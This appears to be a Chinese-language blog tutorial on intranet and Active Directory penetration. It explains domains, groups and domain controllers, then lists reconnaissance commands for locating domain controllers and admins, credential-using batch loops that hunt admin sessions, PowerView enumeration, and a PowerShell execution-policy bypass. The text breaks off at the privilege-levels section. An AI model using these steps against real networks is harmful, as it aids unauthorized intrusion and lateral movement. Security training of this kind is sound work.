## 0x00 前言

###### 什么是内网渗透：

内网是一个只有组织工作人员才能访问的专用网络，简而言之就是不可简单地通过外部公网ip进行访问到的公司内部网络。对于一个大型公司的网络系统，通过信息收集找到网站漏洞可以顺利通过公网进入公司内部网络时，进一步对公司内部网络的渗透攻击即为内网渗透。

与**[外网](https://so.csdn.net/so/search?q=%E5%A4%96%E7%BD%91&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/m0_47418965/article/details/_blank)**渗透区别：

1、外网渗透更侧重于找漏洞寻找突破口，考验的是白帽的综合能力，外网渗透的最终还是为了进入内网。

2、内网渗透更侧重于对目标的熟悉程度，对环境是否足够熟悉？对目标的情况是否了然于胸？哪里有敏感信息等等。

**内网渗透分类：**

内网渗透分为域渗透和工作组渗透两类，亦分为域环境渗透和非域环境渗透。

## 0x01 内网渗透基础知识

在内网中会出现许多名词和概念，如工作组、域、活动目录、域控、安全域、域权限等等。

###### （一）工作组

工作组简单理解就是根据工作特性不同而划分的计算机组。在一个局域网中，不同的计算机可以按照功能或部门的不同列入不同的工作组，例如销售部的计算机列入“销售部”工作组。财务部的计算机列入”财务部“工作组，技术部的计算机列入”技术部“工作组，这样下来当想要访问某个部门的资源时，只要在”网络“中单击部门的工作组名就可以找到看到其下的所有的计算机，从而提升了网络中的管理层次。

个人笔记本正常下就是处于工作组里的。工作组里的电脑都是平等的，是最常见最普通的资源管理模式，在网络中工作组是可以自由进入和退出的，同时工作组没有集中管理功能。

###### （二）域

域是一个有安全边界的计算机集合，域通过安全边界来隔离本域和外部资源。用户如果想要访问域内资源则需要以合法的权限登录域。而登陆域则需要经过“域内保安”-域控制器（Domain Controller,DC）的审核，域控制器负责对连入的计算机和用户的验证工作，它本身存有整个域中关键信息（包括账号、密码、计算机名等）的数据库，其中身份验证主要经过以下几个步骤：

1、该计算机是否属于本域

2、登录账号是否存在

3、密码是否正确

在通过域控的身份认证后才能访问本域资源，进入域后则需要知道自己处于哪个域环境中：

1、单域：一般情况下至少存在两台域服务器，分别为DC和备份DC。活动目录的数据库是存储于DC中的，备份DC的作用是当主域瘫痪时可以替代主域控直至恢复瘫痪的DC

2、父域和子域：出于管理等需求在网络中划分多个域，而第一个域被称为父域，各分部的域被称为子域。例如父域为mac.com，那么子域就为\*.mac.com

3、域树：域树是多个域通过建立信任关系组成的集合。建立信任关系的两个域可以互相访问。而域树内的父域和子域不仅可以按需相互管理，还可以跨网络分配文件等资源，在一个域树中，父域可以拥有多个子域，子域也只能以父域的名字作为后缀名

4、域森林：域森林是指多个域树建立信任关系组成的集合，例如某公司有域树mac.com，原来就有自己的域树mac.top，而mac.com无法挂在mac.top域树下，所以需要通过建立信任关系来构成域森林。通过域树之间的信任关系，可以管理和使用整个域森林中的资源。

5、域名服务器：一般来说域控制器就是DNS服务器，用于实现域名和IP地址的转换。

###### （三）活动目录

活动目录（Active Directory,AD）是指域环境中提供目录服务的组件，目录是用于存储有关网络对象的信息，目录服务是指帮助用户快速、准备地从目录中找到其所需要的信息，而活动目录实现了目录服务，为企业提供了网络环境好中的集中式管理机制。

在活动目录中存在逻辑架构，包括组织单元（OU）、域、域树、域森林。同一域树的所有域共享一个活动目录，其中的数据分散存储在各个域中，且每个域只存储该域的数据。比如我有一个名为M的集团，下面存在A、B、C三个子公司，子公司下包含各个部门，那么就可以以M集团（域森林）>子公司（域树）>部门（域）>员工（域用户）为结构。活动目录的这种层次结构使企业网络具有极强的可扩展性，便于住址、管理以及目录定位。

活动目录实现了目录服务，为企业提供了网络环境的集中式管理机制，活动目录的主要功能：

1. 账号集中管理：所有账号都存储在服务器中

2. 软件集中管理：统一推送软件、安装软件

3. 环境集中管理：统一客户端桌面、IE设置

4. 增强安全性：统一部署杀毒软件和病毒扫描任务、统一制定用户密码策略。

（四）域权限

在域内由于账号太多，管理员在为其分配权限时会浪费许多时间，便有了安全组的概念，它将处于同一权限的账户放置在同一组中，而管理员只需要设置组的访问权限就可以管理组内的一大批账户，可以大大简化网络维护和管理工作。接下来就简单介绍下域本地组、全局组、通用组的概念和区别。

1、域本地组

多域用户访问单域资源（访问同一域），不能嵌套在其他组中，只能在其所在域内指派权限。

2、全局组

单域用户访问多域资源（必须是一个域里面的用户），能嵌套在其他组中，可在林中的任何域指派权限。

3、通用组  
 多域用户访问多域资源，能嵌套在其他组中，可在该域树或该林中的任何域中指派权限。

A-G-DL-P策略：

A：Account，用户账号

G：Global Group，全局组

U：Universal Group，通用组

DL：Domain Local Group，域本地组

P：Permission，许可

A-G-DL-P策略是将用户策略添加到全局组中，将全局组添加到域本地组中，然后会域本地组分配资源权限。通过该策略对用户进行组织和管理是非常容易的，当需要给某一个用户添加到某个权限时，只要把这个用户添加到某个域本地组就可以了。比如存在两个域，分别为A域和B域，A域内有个A用户，B域内有个B用户，这两个用户都需要访问B域内的某个文件夹C，可以先在A、B两个域内各建一个全局组，然后在B域中建立一个域本地组，将这两个全局组都加入到这个域本地组中，再将C文件夹的访问权限赋予给这个域本地组。那么这个两个用户也就都能访问到B域内的C文件夹了，且A域管理员可以管理A用户，B域管理员可以管理B用户。如果不使用该策略，当A域的访问用户发生变化时，A域管理员会通知B域管理员，而由B域管理员更改域本地组的成员。既浪费了时间又增加了管理难度。

###### （五）域控制器DC


是域中的一台类似管理服务器的计算机，负责所有接入的计算机和用户的验证工作，也就是说域内所有用户的密码Hash都保存在域控制器中。

## 0x02 内网渗透基本流程


###### 信息收集

判断是否有域的几种方法:


ipconfig /all：



Systeminfo：




如果显示workgroup则不在域里面：




net time /domain （这个有三种情况）：


1. 存在域并且当前用户是域用户 ：




1. 存在域，当前用户不是域用户:



1. 不存在域:



net config workstation 查看当前登录域:




**利用 netbios 探测主机存活:**

工具：nbtscan

**利用 icmp 协议探测内网:**


ping 命令：for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.110.%I | findstr "TTL="



**利用 arp 扫描探测内网:**

工具：arp-scan

arp.exe -t IP



**域内端口扫描:**


telnet 命令扫描

metasploit 端口扫描模块：auxiliary/scanner/portscan/tcp


端口利用速查：https://www.cnblogs.com/iAmSoScArEd/p/10564262.html

**查找域控制器：**


nltest /DCLIST:域名




net group "Domain Controllers" /domain




netdom query pdc



nslookup -type=SRV \_LDAP.\_tcp




net time /domain




**获取域内用户和管理员：**

查询所有域用户列表：


net user /domain




wmic useraccount get /all



dsquery user



net localgroup administrators /domain



**查询域管理员用户组:**

net group "domain admins" /domain:



net group "Enterprise Admains" /domain


**定位域管理员:**

推荐三个工具

PsLoggedon.exe

AdFind.exe


PVEFindADUser.exe -current



**查找域管理进程：**


本机检查：

net group "Domain Admins" /domain //获取域管理员列表



tasklist /v // 列出本机所有进程及进程用户


然后寻找是否有进程所有者为域管理员的进程。



**查询域控制器的域用户会话：**


net group "Domain Controllers" /domain // 收集域控制器的列表

net group "Domain Admins" /domain // 收集域管理员列表



使用 Netsess.exe 查询每个域控制器，收集所有活动域会话的列表，将域管理员列表与活动会话列表交叉引用，以确定哪些 IP 地址具有活动域令牌：

Netsess.exe -h



**扫描远程系统上运行的任务：**

前提是目标使用了本地域管理员共享账户

FOR /F %i in (ips.txt) DO @echo [+] %i && @tasklist /V /S %i /U user /P password 2>NUL > output.txt && FOR /F %n in (names.txt) DO @type output.txt | findstr %n > NUL && echo [!] %n was found running a process on %i && pause

**扫描远程系统上 NetBIOS 信息：**

for /F %i in (ips.txt) do @echo [+] Checking %i && nbtstat -A %i 2>NUL >nbsessions.txt && FOR /F %n in (admins.txt) DO @type nbsessions.txt | findstr /I %n > NUL && echo [!] %n was found logged into %i

**利用 PowerShell 收集域内信息：**

PowerShell 常用的执行权限共有四种。

Restricted：默认设置，不允许执行任何脚本。


Allsigned：只能运行经过证书验证的脚本。

Unrestricted：权限最高，可以执行任意脚本。

RemoteSigned：本地脚本无限制，但是对来自网络的脚本必须经过签名。

在 PowerShell 中输入 “Get-ExecutionPolicy”，看到为默认Restricted 权限，如果想执行一个 PowerShell 脚本，需要修改 PowerShell 的默认权限为执行权限。

Set-Executionpolicy Unrestricted



**PowerView 集成在 PowerSploit 工具包中:**

下载地址为

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>

PowerView 中的常用命令

Get-NetDomain // 获取当前用户所在的域名称。

Get-NetUser // 返回所有用户的详细信息。

Get-NetDomainController // 获取所有域控制器。

Get-NetComputer // 获取所有域内机器的详细信息。

Get-NetOU // 获取域中的 OU 信息。

Get-NetGroup // 获取所有域内组和组成员信息。

Get-NetFileServer // 根据 SPN 获取当前域使用的文件服务器。

Get-NetShare // 获取当前域内所有网络共享。

Get-NetSession // 获取在指定服务器存在的会话信息。

Get-NetRDPSession // 获取在指定服务器存在的远程连接信息。

Get-NetProcess // 获取远程主机的进程信息。

Get-UserEvent // 获取指定用户的日志信息。

Get-ADObject // 获取活动目录的对象信息。

Get-NetGPO // 获取域所有组策略对象。

Get-DomainPolicy // 获取域默认或域控制器策略。

Invoke-UserHunter // 用于获取域用户登录计算机及该用户是否有本地管理权限。

Invoke-ProcessHunter // 查找域内所有机器进程用于找到某特定用户。

Invoke-UserEventHunter // 根据用户日志获取某域用户

###### 如果在实战中目标 powershell 的权限是不允许执行任意脚本，那么可以用 -exec bypass  来进行绕过

powershell -exec bypass "import-module c:\powerview.ps1;get-netuser"

###### 获取权限

**权限的划分：**

1)system账户

Windows系统最高级别的权限是System用户权限，有一些操作需要System权限才能完成，比如修改注册表核心键值、强制结束恶意应用程序进程等。

2)管理员账户


具有最高的管理和使用权限，能改变系统所有设置，可以安装和删除程序，能访问计算机上所有的文件。除此之外，它还拥有控制其他用户的权限。

3)普通用户账户

